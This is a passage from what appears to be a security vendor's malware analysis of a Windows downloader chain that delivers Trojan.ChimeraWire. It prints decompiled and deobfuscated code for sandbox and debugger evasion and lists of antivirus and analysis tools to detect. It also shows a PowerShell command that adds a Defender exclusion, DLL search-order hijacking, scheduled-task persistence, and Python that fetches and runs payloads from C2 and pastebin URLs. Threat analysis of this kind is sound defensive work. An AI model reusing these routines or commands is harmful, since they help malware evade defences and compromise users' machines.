    Filename[0].dwSize = 568;
    if ( Process32FirstW(Toolhelp32Snapshot, Filename) )
    {
      while ( !string_cmp(Filename[0].szExeFile, L"CrowdStrike")
           && !string_cmp(Filename[0].szExeFile, L"SentinelOne")
           && Process32NextW(v24, Filename) )
        ;
    }
    CloseHandle(v24);
  }
```

Searching the CrowdStrike and SentinelOne processes

Right before downloading the file, **Trojan.DownLoader48.54600** tries to determine whether it was launched in an artificial environment. For this, it checks the available RAM (there must be at least 2 gigabytes) and measures the execution time of the function `Sleep` to detect speedups, which are typical for debugging environments. It also verifies the number of records in the system event log (there must be at least 120 entries). If the trojan detects any sign of a debugging environment, it deletes all of the files in the directory `%TEMP%` and terminates.

```
Buffer.dwLength = 64;
GlobalMemoryStatusEx(&Buffer);
if ( Buffer.ullTotalPhys < 0x7D800000 )
  goto LABEL_51;
v4 = std::_Random_device();
v37 = -1;
HIDWORD(v36[0]) = v4;
for ( i = 1; i < 0x270; ++i )
{
  v4 = i + 1812433253 * (v4 ^ (v4 >> 30));
  *(v36 + i + 1) = v4;
}
LODWORD(v36[0]) = 624;
TickCount = GetTickCount();
for ( j = 1001LL * hash_calc(v36); j < 0x26C; j = 1001LL * hash_calc(v36) )
  ;
Sleep((HIDWORD(j) - 2147482648) ^ 0x80000000);
if ( GetTickCount() - TickCount < 0x320 )
{
LABEL_51:
  delete_files_in_temp();
  ExitProcess(0);
}
v8 = OpenEventLogW(0, L"System");
v9 = v8;
if ( !v8 )
{
LABEL_50:
  Sleep(0x1388u);
  goto LABEL_51;
}
OldestRecord[0] = 0;
NumberOfRecords = 0;
if ( !GetOldestEventLogRecord(v8, OldestRecord) || !GetNumberOfEventLogRecords(v9, &NumberOfRecords) )
{
  v10 = v9;
  goto LABEL_49;
}
v10 = v9;
if ( NumberOfRecords < 0x78 )
{
LABEL_49:
  CloseEventLog(v10);
  goto LABEL_50;
}
CloseEventLog(v9);
```

Verifying the execution environment prior to downloading the target archive

If the anti-debugging check is successful, **Trojan.DownLoader48.54600**, based on the class `Random_device` and custom hashing, randomly selects one of two possible user-agents: `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36` or `Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0`.

```
user_agent[0] = L"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36";
user_agent[1] = L"Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0";
v11 = std::_Random_device();
v37 = -1;
HIDWORD(v36[0]) = v11;
for ( k = 1; k < 0x270; ++k )
{
  v11 = k + 0x6C078965 * (v11 ^ (v11 >> 30));
  *(v36 + k + 1) = v11;
}
LODWORD(v36[0]) = 624;
v13 = hash_calc(v36);
v14 = InternetOpenW(user_agent[((v13 >> 31) - 0x80000000) ^ 0xFFFFFFFF80000000uLL], 1u, 0, 0, 0);
```

Randomly selecting the user-agent

Next, it uses the previously decrypted address to download the target archive from the C2 server. The contents of this archive are extracted via the PowerShell command `Expand-Archive`, and the archive is then deleted.

```
pExecInfo.lpVerb = L"open";
pExecInfo.lpFile = L"powershell.exe";
pExecInfo.nShow = 0;
wsprintfW(
  Filename,
  L"-ExecutionPolicy Bypass -Command Expand-Archive -Path \"%s\" -DestinationPath \"%s\" -Force",
  v27,
  v26);
pExecInfo.lpParameters = Filename;
if ( ShellExecuteExW(&pExecInfo) )
{
  WaitForSingleObject(pExecInfo.hProcess, 0xFFFFFFFF);
  GetExitCodeProcess(pExecInfo.hProcess, &ExitCode);
  CloseHandle(pExecInfo.hProcess);
  if ( !ExitCode )
  {
    v45 = v52;
    if ( v53.m128i_i64[1] > 7uLL )
      v45 = v52[0];
    DeleteFileW(v45);
    goto LABEL_51;
  }
}
```

Unpacking the archive, using PowerShell

The file `maintaindown[.]py` extracted from the archive is a Python script (the malicious downloader **Python.Downloader.208**). This script is launched by **Trojan.DownLoader48.54600** via the function `CreateProcessW`.

```
wsprintfW(Filename, L"\"%s\" \"%s\"", v31, v30);
if ( CreateProcessW(0, Filename, 0, 0, 0, 0x8004008u, 0, 0, &pExecInfo, &ProcessInformation) )
{
  hProcess = ProcessInformation.hProcess;
  CloseHandle(ProcessInformation.hThread);
  if ( hProcess )
  {
    WaitForSingleObject(hProcess, 0xFFFFFFFF);
    CloseHandle(hProcess);
```

Running the malicious Python script, extracted from the archive

To finish up, **Trojan.DownLoader48.54600** creates the file `tmp.bat`, which is used to delete all of the files related to the trojan.

Python.Downloader.208

A malicious Python script that downloads and launches the **Trojan.DownLoader48.54318** malicious downloader app on computers running Microsoft Windows.
Python.Downloader.208 can vary by file name and functionality depending on which modification is involved.

Operating routine

Python.Downloader.208 penetrates the target system in the archive `python3.zip`, which is downloaded by **Trojan.DownLoader48.54600**. Along with **Python.Downloader.208**, the archive contains legitimate files, which are used by this script while it is in operation; it also contains the malicious component that **Python.Downloader.208** is supposed to run. Among these files are:

- `python37.dll` — the Python language interpreter's library;
- `svpy.exe` — the renamed Python language console interpreter `pythonw.exe`;
- `ISCSIEXE.dll` — **Trojan.Starter.8377**.

Python.Downloader.208 is obfuscated and all of its main strings are encrypted with custom encryption. The decryption function is located at the beginning of the script.

This is the de-obfuscated Python code for unpacking the key strings:

```
def decrypt_string(arg: str) ->str:
    try:
        if not isinstance(arg, str) or not arg.startswith('x'):
            return arg
        first_part = int(arg[1:2])
        second_part = int(arg[2:3])
        rest_part = arg[3:]
        arr = [lambda data: base64.b85decode(data.encode('utf-8')).
            decode('utf-8'), lambda data: base64.b64decode(data.encode(
            'utf-8')).decode('utf-8'), lambda data: base64.b64decode(data.
            encode('utf-8'))[16:].decode('utf-8')]
        minimum = min(first_part - 1, len(arr) - 1)
        for _ in range(second_part):
            rest_part = arr[minimum](rest_part)
        return rest_part
    except Exception as e:
        return arg
```

When executed, **Python.Downloader.208** ascertains that the library `python37.dll` is present in the directory where it is located. If the library is missing, the script pauses execution and terminates its work.

If the library is present, **Python.Downloader.208**—through the Python expression `ctypes.windll.shell32.IsUserAnAdmin()`—determines its launch rights, on which its further behavior depends.

Actions performed when launching without administrator rights

1. It determines the path to the file `svpy.exe` and to the current **Python.Downloader.208** file.
2. It creates the file `runs.vbs` in the directory `%TEMP%`. Then it writes into it the code containing the command for running **Python.Downloader.208** via `svpy.exe`, as shown below:

```
Set ws = CreateObject("WScript.Shell") ws.Run "svpy.exe" "maintaindown.py", 0
```

3. It determines the path to the trojan file `ISCSIEXE.dll`, obtains the current user name via the function `getpass.getuser()` and forms the path to the directory `%LOCALAPPDATA%\Microsoft\WindowsApps`.
4. It moves the file `ISCSIEXE.dll` into the directory `WindowsApps`.
5. It runs the legitimate system program `%SystemRoot%\SysWOW64\iscsicpl.exe`. When this program is launched, the DLL Search Order Hijacking vulnerability is exploited in it, triggering the launch of the malicious library `ISCSIEXE.dll`.
6. **Trojan.Starter.8377** runs the VBS script `runs.vbs` via the system program `wscript.exe`. This script launches **Python.Downloader.208**—now with administrator privileges.

Actions performed when launched with administrator rights

1. It checks whether anti-virus solutions are present in the system by combing through the directories in `C:\Program Files`. It searches for the following name matches:

```
"Avast", "AVG", "Bitdefender", "Kaspersky", "McAfee", "Norton", "Sophos",
"ESET", "Malwarebytes", "Avira", "Panda", "Trend Micro", "F-Secure", "Comodo",
"BullGuard", "360 Total Security", "Ad-Aware", "Dr.Web", "G-Data", "Vipre",
"ClamWin", "ZoneAlarm", "Cylance", "Webroot", "Palo Alto Networks", "Symantec",
"SentinelOne", "CrowdStrike", "Emsisoft", "HitmanPro", "Fortinet", "FireEye",
"Zemana", "Windows Defender"
```

```
def get_av():
    directory = "C:\\Program Files"

    avs = [
        "Avast", "AVG", "Bitdefender", "Kaspersky", "McAfee", "Norton", "Sophos", "ESET", "Malwarebytes", "Avira",
        "Panda", "Trend Micro", "F-Secure", "Comodo", "BullGuard", "360 Total Security", "Ad-Aware", "Dr.Web",
        "G-Data", "Vipre", "ClamWin", "ZoneAlarm", "Cylance", "Webroot", "Palo Alto Networks", "Symantec",
        "SentinelOne", "CrowdStrike", "Emsisoft", "HitmanPro", "Fortinet", "FireEye", "Zemana", "Windows Defender",
    ]

    for dirs in os.listdir(directory):
        path = os.path.join(directory, dirs)
        if os.path.isdir(path):
            for av in avs:
                if av.lower() in dirs.lower():
                    return av
    return None
```

Searching the anti-viruses' directories

If the Windows Defender anti-virus is present in the system, **Python.Downloader.208**, via PowerShell, adds the catalog `C:\Users` to its exceptions:

```
powershell.exe -ExecutionPolicy Bypass -Command "Add-MpPreference -ExclusionPath
\"C:\\Users\""
```

```
if user_admin:
    if get_av() == "Windows Defender":
        ps_script = 'powershell.exe -ExecutionPolicy Bypass -Command "Add-MpPreference -ExclusionPath \"C:\\Users\""'
        try:
            subprocess.run(ps_script, creationflags=subprocess.CREATE_NO_WINDOW)
        except:
            pass
```

Verifying whether the Windows Defender anti-virus is present and then adding the directory `C:\\Users` to its exceptions

2. It tries to download the password-protected archive `onedrive.zip`, using the URL `hxxps[:]//down[.]temp-xy[.]com/update/onedrive[.]zip`. The password for this archive is hardcoded in **Python.Downloader.208**.

```
url = "https://down.temp-xy.com/update/onedrive.zip"
pwd = b'QwE123QwE123QwEl23QwE123'
path_to_onedrive_setup = "C:\\Users\\" + str(user) + "\\AppData\\Local\\Microsoft\\OneDrive\\setup"
os.makedirs(path_to_onedrive_setup, exist_ok=True)
path_to_zip = os.path.join(tempfile.gettempdir(), "update.zip")

if not download_file(url, path_to_zip):
    sys.exit(0)

try:
    with zipfile.ZipFile(path_to_zip, 'r') as zip_extract_dir:
        zip_extract_dir.extractall(path_to_onedrive_setup, pwd=pwd)
except Exception:
    sys.exit(0)

try:
    os.remove(path_to_zip)
except:
    pass
```

Downloading the target archive `onedrive.zip`

The archive contains the following files:

- `OneDrivePatcher.exe` — a legitimate program from the Windows operating system, with a valid digital signature;
- `UpdateRingSettings.dll` — **Trojan.DownLoader48.54318** (it has the same file name as the legitimate system library from the OneDrive software);
- `CertificateIn.dat` — a Microsoft Corporation digital certificate.

3. Using PowerShell, **Python.Downloader.208** creates a task in the system scheduler for launching `OneDrivePatcher.exe`. An example of the PowerShell script that creates the task:

```
powershell.exe -ExecutionPolicy Bypass -NoProfile -WindowStyle Hidden
-Command "
    try {
    $action = New-ScheduledTaskAction -Execute
    '%LOCALAPPDATA%\Microsoft\OneDrive\setup\OneDrivePatcher.exe' -
WorkingDirectory '%LOCALAPPDATA%\Microsoft\OneDrive\setup'
    $trigger = New-ScheduledTaskTrigger -AtStartup $trigger.Delay = 'PT3M' # 3
minutes delay after startup
    $settings = New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries -
DontStopIfGoingOnBatteries -StartWhenAvailable
    $principal = New-ScheduledTaskPrincipal -UserId 'user' -LogonType
Interactive -RunLevel Highest Register-ScheduledTask -TaskName 'SvcPowerGreader'
-TaskPath '\Microsoft\Windows\SoftwareProtectionPlatform' -Action
    $action -Trigger $trigger -Settings $settings -Principal $principal -Force
Write-Output 'Task created successfully.'
} catch {
    Write-Error $_.Exception.Message
}"
```

4. **Python.Downloader.208** launches `OneDrivePatcher.exe`. When it is launched, a DLL Search Order Hijacking vulnerability is exploited, triggering the launch of `UpdateRingSettings.dll` in the app's context.

5. To finish up, it creates the file `del_temp.bat`, which it uses to delete all of the files related to itself.

```
path_to_del_temp = os.path.join(tempfile.gettempdir(), "del_temp.bat")
with open(path_to_del_temp, 'w', encoding='utf-8') as file:
    file.write('@echo off timeout /t 10 /nobreak >nul del /f /q "'
        + str(os.path.join(path_to_windowsapps_dir, 'ISCSIEXE.dll'))
        + '"del /f /q "%TEMP%\runs.vbs" del /f /q "'
        + str(os.path.abspath(sys.argv[0]))
        + 'del /f /q "%~f0"')
subprocess.Popen(['cmd', '/c', path_to_del_temp], creationflags=subprocess.CREATE_NO_WINDOW)
```

Deleting the related files

Python.Downloader.208 versions

There exist several known variants of the archives in which different versions of the malicious script are distributed. The differences are listed below.

1. **Python.Downloader.208** from the archive `7332fdb6e9b34e1d3dfb94a53272d1b3b6415333` does not have functionality for running the script without administrator privileges.
2. When **Python.Downloader.208** from the archive `7332fdb6e9b34e1d3dfb94a53272d1b3b6415333` fails to download the target archive from the URL `hxxps[:]//down[.]temp-xy[.]com/update/onedrive[.]zip`, it can alternatively download it from an additional address via the Python modules `requests` and `urllib.request`; for example, from `hxxps[:]//pastebin[.]com/raw/r1V9at1z`.

```
url1 = "https://down.temp-xy.com/update/onedrive.zip"

if not paths_exist:
    print("Attempting download from primary URL:") + str(url1)
    if not download_file(url1, path_to_zip):
        print("Primary URL download failed. Attempting fallback.")
        url2 = "https://pastebin.com/raw/r1V9at1z"
        try:
            import requests
            headers = {
                "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36",
                "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8",
                "Accept-Language": "en-US,en;q=0.9",
                "Accept-Encoding": "gzip, deflate, br",
                "Connection": "keep-alive",
                "Upgrade-Insecure-Requests": '1'
            }
            response = requests.get(url2, headers=headers, timeout=30)
            response.raise_for_status()
            fallback_url = response.text.strip()
            print("Fallback URL retrieved:" + str(fallback_url))
            print("Attempting download from fallback URL:" + str(fallback_url))
            if not download_file(fallback_url, path_to_zip, attempts=3, timeout=60):
                print("Fallback URL download failed.")
                sys.exit(0)
        except Exception as e:
            print("Failed to fetch fallback URL with requests:" + str(e))
            try:
                import urllib.request
                response_ = urllib.request.urlopen(url2)
                fallback_url = response_.read().decode('utf-8').strip()
                print("Fallback URL retrieved with urllib:" + str(fallback_url))
                print("Attempting download from fallback URL:" + str(fallback_url))
                if not download_file(fallback_url, path_to_zip, attempts=3,
                    timeout=60):
                    print("Fallback URL download failed with urllib fallback.")
                    sys.exit(0)
            except Exception as urllib_e:
                sys.exit(0)
```

An alternative address for downloading the target archive

At the time of analysis, this address returned an additional URL for downloading the archive `hxxps[:]//qu[.]ax/dcvwP[.]zip`.

3. There exist different paths for installing OneDrive:
   - for **Python.Downloader.208** from the archive `d56f4ee28e2545b087972b86507843c6a7836b6d` — `\\AppData\\Local\\Microsoft\\OneDrive\\setup`;
   - for **Python.Downloader.208** from the archive `7332fdb6e9b34e1d3dfb94a53272d1b3b6415333` — `\\AppData\\Local\\Microsoft\\OneDrive\\ListSync\\Common\\settings`.
4. The methods for running the contents from the downloaded archives differ:
   - in **Python.Downloader.208** from the archive `d56f4ee28e2545b087972b86507843c6a7836b6d` — the file `OneDrivePatcher.exe` is launched via `os.startfile` immediately after the system boot;
   - in **Python.Downloader.208** from the archive `7332fdb6e9b34e1d3dfb94a53272d1b3b6415333` — the file `OneDrivePatcher.exe` is strictly launched via the System Scheduler.
5. The delays in task execution vary: `PT3M` (3 minutes from launch) for the script from the archive `d56f4ee28e2545b087972b86507843c6a7836b6d` and `PT8M` (8 minutes from launch) for the script from the archive `7332fdb6e9b34e1d3dfb94a53272d1b3b6415333`.
6. **Python.Downloader.208** from the archive `7332fdb6e9b34e1d3dfb94a53272d1b3b6415333` lacks the functionality for deleting itself through the file `del_temp.bat`.
7. URLs for downloading the files `hxxps[:]//down[.]temp-xy[.]com/update/onedrive[.]zip` and `hxxps[:]//down[.]temp-xy[.]com/update/onedrivetwo[.]zip` are hardcoded in **Python.Downloader.208** from the archive `5011e937851f3c4ecbd540d89a5dffd52922dfff`.

The URL `hxxps[:]//down[.]temp-xy[.]com/update/onedrivetwo[.]zip` leads to a similar archive `eb76a4c01f744cd357f6456526d379dc4653a20a`. The **Python.Downloader.208** located in it has the same functionality as the script from `7332fdb6e9b34e1d3dfb94a53272d1b3b6415333`; it also provides an alternative option for downloading the target file from the same URL `hxxps[:]//pastebin[.]com/raw/r1V9at1z`.

Trojan.Starter.8377

A trojan app written in the C++ programming language. It is a dynamic Windows library that the **Python.Downloader.208** malicious downloader script uses to launch itself with administrator rights.

Operating routine

Python.Downloader.208 runs **Trojan.Starter.8377** in the context of the legitimate system application `C:\Windows\SysWOW64\iscsicpl.exe` by exploiting the DLL Search Order Hijacking vulnerability in it.

When launched, **Trojan.Starter.8377** forms a path to the file `runs.vbs`, which was previously created in the directory `%TEMP%`.

```
if ( end_of_vbs_name - begin_of_vbs_name < 0x1C )
{
  LOBYTE(v48) = 0;
  path_to_user_ = append_to_buff(path_to_user_, 0x1Cu, v48, "\\AppData\\Local\\Temp\\runs.vbs", 0x1Cu);
}
else
{
  path_to_user_[4] = begin_of_vbs_name + 28;
  v15 = path_to_user_;
  if ( end_of_vbs_name > 0xF )
    v15 = *path_to_user_;
  v16 = &begin_of_vbs_name[v15];
  memmove(&begin_of_vbs_name[v15], "\\AppData\\Local\\Temp\\runs.vbs", 0x1Cu);
  v16[28] = 0;
}
```

Forming the path to the target file `runs.vbs`

Next, it concatenates with the Windows component `wscript.exe` in order to form a string for launching the target script via this app.

```
assign_concat(Src, v48, size_of_str[0], "wscript.exe \"", 0xDu, capacity, size_of_str[0]);
v21 = v50;
if ( v51 == v50 )
{
  LOBYTE(v48) = 0;
  v23 = append_to_buff(Src, 1u, v48, "\"", 1u);
}
else
{
  ++v50;
  v22 = Src;
  if ( v51 > 0xF )
    v22 = Src[0];
  *(v22 + v21) = 0x22;
  v23 = Src;
}
```

Concatenating with the program `wscript.exe`

The `Wscript.exe` program (with `runs.vbs` as an argument) is launched via the `WinExec` function. As a result, the command in `runs.vbs` is executed, and **Python.Downloader.208** is launched with administrator privileges.

```
LibraryA = LoadLibraryA("kernel32.dll");
v26 = LibraryA;
if ( LibraryA )
{
  WinExec = GetProcAddress(LibraryA, "WinExec");
  WinExec_ = WinExec;
  if ( WinExec )
  {
    v46 = WinExec;
    v31 = std::ostream::opeartor_output(std::cout, "WinExec address: ");
    v32 = std::ostream::operator<<(v31, v46, std::endl);
    std::ostream::operator<<(v32);
    vbs_script = v57;
    if ( HIDWORD(v58) > 0xF )
      vbs_script = v57[0];
    WinExec_(vbs_script, 5);
```

Running the VBS script `runs.vbs`

To finish up, **Trojan.Starter.8377** searches the process `iscsicpl.exe` and forcefully terminates it via the function `TerminateProcess`.

```
proc_name = operator new(0x20u);
v52[0] = proc_name;
v53 = 12;
*&proc_name->data = iscsicpl;
v54 = 15;
proc_name->extension = 0x6500780065002ELL;// iscsicpl.exe
LOWORD(proc_name->end_of_data) = 0;
Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
if ( Toolhelp32Snapshot != -1 )
{
  pe.dwSize = 556;
  v36 = CloseHandle;
  if ( Process32FirstW(Toolhelp32Snapshot, &pe) )
  {
    do
    {
      if ( wcslen(pe.szExeFile) == 12 )
      {
        v37 = 12;
        szExeFile = pe.szExeFile;
        while ( *(szExeFile + v52[0] - pe.szExeFile) == *szExeFile )
        {
          ++szExeFile;
          if ( !--v37 )
          {
            v39 = OpenProcess(1u, 0, pe.th32ProcessID);
            v40 = v39;
            if ( v39 )
            {
              TerminateProcess(v39, 0);
              v47 = v40;
              v36 = CloseHandle;
              CloseHandle(v47);
              goto LABEL_63;
            }
            break;
          }
        }
        v36 = CloseHandle;
      }
```

Searching for and terminating the `iscsicpl.exe` process

Trojan.DownLoader48.54318

A trojan app written in the C++ programming language. It is a dynamic Windows library that is downloaded on target computers by various malware—for example, **Python.Downloader.208** and **Trojan.DownLoader48.61444**. Its main functionality is to download and run the **Trojan.ChimeraWire** malware in the infected system.

Operating routine


Trojan.DownLoader48.54318 is downloaded into the system in an archive that also contains a number of auxiliary files:

- a legitimate program that will be used to run the malicious library;
- the Microsoft Corporation digital certificate `CertificateIn.dat`.

The trojan launches by exploiting the DLL Search Order Hijacking class vulnerability in the accompanying program.

Preliminary checks

1) **Trojan.DownLoader48.54318** has two exports that are similar in structure: `GetECSConfigurationManager` and `GetUpdateRingSettingsManager`.



Name	Address	Ordinal
GetECSConfigurationManager(void)	0000000180005B10	1
GetUpdateRingSettingsManager(void)	0000000180006250	2
DllEntryPoint	000000018000E61C	[main entry]

The similar exports `GetECSConfigurationManager` and `GetUpdateRingSettingsManager`

Before each method starts, there is protection against recursive loops when the trojan DLL is loaded. This protection is implemented via a pre-check of the global attempt counter. For every export, there must be no more than 1 attempt to load the library.

```
if ( attempts < 2 )
{
  ++attempts;
  check_certificate_and_check_file_path();
  if ( check_dbg_procs_mem_and_sleep_measure() || get_number_of_records_in_system_log() )
  {
    delete_files_in_temp();
    ExitProcess(0);
  }
```

Verifying the load-attempt counter for the trojan library before execution takes place

2) Initially upon its execution, **Trojan.DownLoader48.54318** verifies whether the `CertificateIn.dat` certificate is present. If it is missing, the malware terminates.

```
phModule = 0;
GetModuleHandleExW(4u, path_append_certificate, &phModule);
GetModuleFileNameW(phModule, Filename, 0x104u);
wcscpy_s(Destination, 0x104u, Filename);
PathRemoveFileSpecW(Destination);
PathAppendW(Destination, L"CertificateIn.dat");
if ( !PathFileExistsW(Destination) )
  ExitProcess(0);
```

Verifying the presence of the digital certificate `CertificateIn.dat`

3) **Trojan.DownLoader48.54318** checks whether the directories `Program Files` and `AppData` are in the local path to its file. If the path length is longer than or equal to 13 symbols, it verifies the presence of the directory `Program Files` in the path. If it is missing, it then verifies the presence of the directory `AppData`. If the path length is fewer than 7 symbols, or if the directory `AppData` is also missing, the trojan deletes all of the files in the directory `%TEMP%` and terminates.

```
if ( path_len >= 0xD )
{
  offset = begin_of_file_path + 2 * path_len;
  v6 = std::search(begin_of_file_path, offset, L"Program Files");
  if ( v6 != offset && (v6 - begin_of_file_path) >> 1 != -1 )
    goto LABEL_16;
  v3 = v15;
  path_len_ = path_len;
  v2 = full_path_to_file_[0];
}
begin_of_file_path_ = full_path_to_file_;
if ( v3 > 7 )
  begin_of_file_path_ = v2;
if ( path_len_ < 7
  || (offset_ = begin_of_file_path_ + 2 * path_len_,
      v9 = std::search(begin_of_file_path_, offset_, L"AppData"),
      v9 == offset_)
  || (v9 - begin_of_file_path_) >> 1 == -1 )
{
  delete_files_in_temp();
  ExitProcess(0);
}
```

Verifying the presence of the directories `Program Files` and `AppData` in the local path to the launched trojan file

4) **Trojan.DownLoader48.54318** goes through the list of running processes and checks for a match against one of 45 fixed names:

```
wireshark,processhacker,fiddler,procexp,procexp64,taskmgr,procmon,sysmon,ida,x32
dbg,x64dbg,ollydbg,cheatengine,scylla,scylla_x64,scylla_x86,immunitydebugger,win
dbg,reshacker,reshacker32,reshacker64,
hxd,ghidra,lordpe,tcpview,netmon,sniffer,snort,apimonitor,radare2,procdump,dbgvi
ew,de4dot,detectiteasy,detectit_easy,dumpcap,netcat,bintext,dependencywalker,dep
endencies,prodiscover,sysinternals,
netlimiter,sandboxie,virtualbox
```

If the trojan detects any of the above-listed processes, it immediately terminates its operation via the function `ExitProcess`.

5) Using the function `GlobalMemoryStatusEx`, **Trojan.DownLoader48.54318** obtains information about the RAM. It requires at least 3 gigabytes to continue operating.

```
Buffer.dwLength = 64;
GlobalMemoryStatusEx(&Buffer);
if ( Buffer.ullTotalPhys < 0xC0000000 )
  return 1;
```

Collecting information about the amount of RAM

6) It measures the time before and after the function `Sleep` is executed to detect speedups, which are typical for debugging environments.

```
random_num = std::_Random_device();
arr[0x4E0] = -1;
index = 1;
arr[0] = random_num;
do
{
  random_num = index + 0x6C078965 * (random_num ^ (random_num >> 30));
  arr[index++] = random_num;
}
while ( index < 0x270 );
v6 = 0x270;
for ( i = 1001LL * hash_calc(&v6); i < 0x26C; i = 1001LL * hash_calc(&v6) )
  ;
TickCount = GetTickCount();
Sleep((HIDWORD(i) - 0x7FFFFC18) ^ 0x80000000);
return GetTickCount() - TickCount < 0x320;
```

Checking for debugging by measuring the function's `Sleep` execution time

7) It separately checks the number of entries in the system event log. There must be at least 1,000 of them.

```
event_log_handle = OpenEventLogW(0, L"System");
if ( event_log_handle )
{
  OldestRecord = 0;
  NumberOfRecords = 0;
  if ( GetOldestEventLogRecord(event_log_handle, &OldestRecord)
    && GetNumberOfEventLogRecords(event_log_handle, &NumberOfRecords)
    && NumberOfRecords >= 0x3E8 )
  {
    CloseEventLog(event_log_handle);
    return 0;
  }
  CloseEventLog(event_log_handle);
}
Sleep(0x1388u);
return 1;
```

Checking the number of entries in the system event log

If it detects debugging during these checks, **Trojan.DownLoader48.54318** deletes all of the files in the directory `%TEMP%` and terminates its operation.

It should be noted that when the trojan DLL entry point is executed, the anti-debugging checks specified in paragraphs 4-7 are also performed.

The main functionality

Trojan.DownLoader48.54318 tries to download the file from the URL `hxxps[:]//down[.]temp-xy[.]com/code/k[.]txt`. If it fails, it tries to download the data at `hxxps[:]//pastebin[.]com/raw/9tDWNnF6`.

The following User-Agent appears in all of the trojan's network requests:

```
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/91.0.4472.124 Safari/537.36
```

The values of both addresses are encrypted with a custom XOR.

```
crypted_url[0] = 0xB0017;                    // https://pastebin.com/raw/9tDWNnF6
crypted_url[1] = 0xF000B;
crypted_url[2] = 0x45000C;
crypted_url[3] = 0x500050;
crypted_url[4] = 0x1E000F;
crypted_url[5] = 0xB000C;
crypted_url[6] = 0x1D001A;
crypted_url[7] = 0x110016;
crypted_url[8] = 0x1C0051;
crypted_url[9] = 0x120010;
crypted_url[10] = 0xD0050;
crypted_url[11] = 0x8001E;
crypted_url[12] = 0x460050;
crypted_url[13] = 0x3B000B;
crypted_url[14] = 0x310028;
crypted_url[15] = 0x390011;
crypted_url[16] = 0x49;
*&decrypted_url->data = 0;
decrypted_url->length = 0;
decrypted_url->flag = 7;
LOWORD(decrypted_url->data) = 0;
crypted_url[20] = 1;
i = 0;
do
{
  decrypted_byte = next_byte ^ 0x7F;
  length = decrypted_url->length;
  flag = decrypted_url->flag;
  if ( length >= flag )
  {
    str_assign(decrypted_url, length, flag, decrypted_byte);
  }
  else
  {
    decrypted_url->length = length + 1;
    data = decrypted_url;
    if ( flag > 7 )
      data = decrypted_url->data;
    *(&data->data + length) = decrypted_byte;
    *(&data->data + length + 1) = 0;
  }
  ++i;
  next_byte = *(crypted_url + i);
}
while ( next_byte );
return decrypted_url;
```

An example of the string decryption cycle

At the time of the trojan's analysis, the file `k.txt`, obtained from the first URL, contained two encryption keys: `r9bKWWjJqBj5Rje630uA9tWZDDFM96ON` and `PcSLkpK7VNjshVw4SGLAi31fz83aRCSi`.

The file obtained from the second URL contained two additional addresses:

- `hxxps[:]//qu[.]ax/ZzSWR[.]txt`;
- `hxxps[:]//qu[.]ax/cLxFW[.]txt`.

An encrypted file of `0x9109CF` bytes in size was downloaded from the address `hxxps[:]//qu[.]ax/ZzSWR[.]txt`.

A file containing the two encryption keys listed above was located at the address `hxxps[:]//qu[.]ax/cLxFW[.]txt`.

These keys are used to decrypt the file `ZzSWR[.]txt`.

```
for ( i = 0; i < crypted_buff_len; ++i )
{
  key1 = &v47;
  if ( v49 > 0xF )
    key1 = v47;
  decrypted_byte = crypted_buff[i] ^ key1[i % key1_len];
  crypted_buff[i] = decrypted_byte;
  key2 = &v50;
  if ( v52 > 0xF )
    key2 = v50;
  crypted_buff[i] = key2[i % key2_len] ^ decrypted_byte;
}
```

The algorithm for decrypting the downloaded file `ZzSWR[.]txt`, using two keys

The code for decrypting this file:

```
with open("crypted.bin", "rb") as f:
    crypted_buff = f.read()

key1 = "r9bKWWjJqBj5Rje630uA9tWZDDFM96ON"
key2 = "PcSLkpK7VNjshVw4SGLAi31fz83aRCSi"

decrypted = []

for i in range(len(crypted_buff)):
    decrypted_byte = crypted_buff[i] ^ ord(key1[i % len(key1)])
    decrypted.append(decrypted_byte ^ ord(key2[i % len(key2)]))

with open("decrypted.bin", "wb") as f:
    f.write(bytes(decrypted))
```

The decrypted content is a ZLIB container with a shellcode and an executable file.

After decrypting the ZLIB container, **Trojan.DownLoader48.54318** tries to unpack it. If unsuccessful, **Trojan.DownLoader48.54318** deletes itself and all of the files in the directory `%TEMP%`. In addition, the trojan's operation is terminated via the function `ExitProcess`.

If unpacking is successful, control is handed to the shellcode, whose main task is to unzip the executable file that comes with it. The format of its compression is —XPRESS (3), and the file size is `0xA47389` bytes.

```
allocated_mem = VirtualAlloc(0, dwSize, 0x3000u, 0x40u);
v36 = allocated_mem;
if ( allocated_mem )
{
  memcpy(allocated_mem, v32, dwSize);
  Thread = CreateThread(0, 0, StartAddress, v36, 0, 0);
  if ( Thread )
  {
    CloseHandle(Thread);
    while ( 1 )
      Sleep(0x3E8u);
  }
  VirtualFree(v36, 0, 0x8000u);
}
```

Handing control to the decrypted contents

The resulting file is the **Trojan.ChimeraWire** trojan.

Versions of Trojan.DownLoader48.54318

Our analysts know of several versions of the **Trojan.DownLoader48.54318** malware (among them are `0d9224ec897d4d20700a9de5443b31811c99b973` and `054b9e9a9b76eccbce00e8f4d249a8e93f178f3c`), which have some differences from the sample in question.

1) They try to find references to virtual environment tools in the system registry.

```
if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\VMware, Inc.\\VMware Tools", 0, 0x20019u, &hKey)
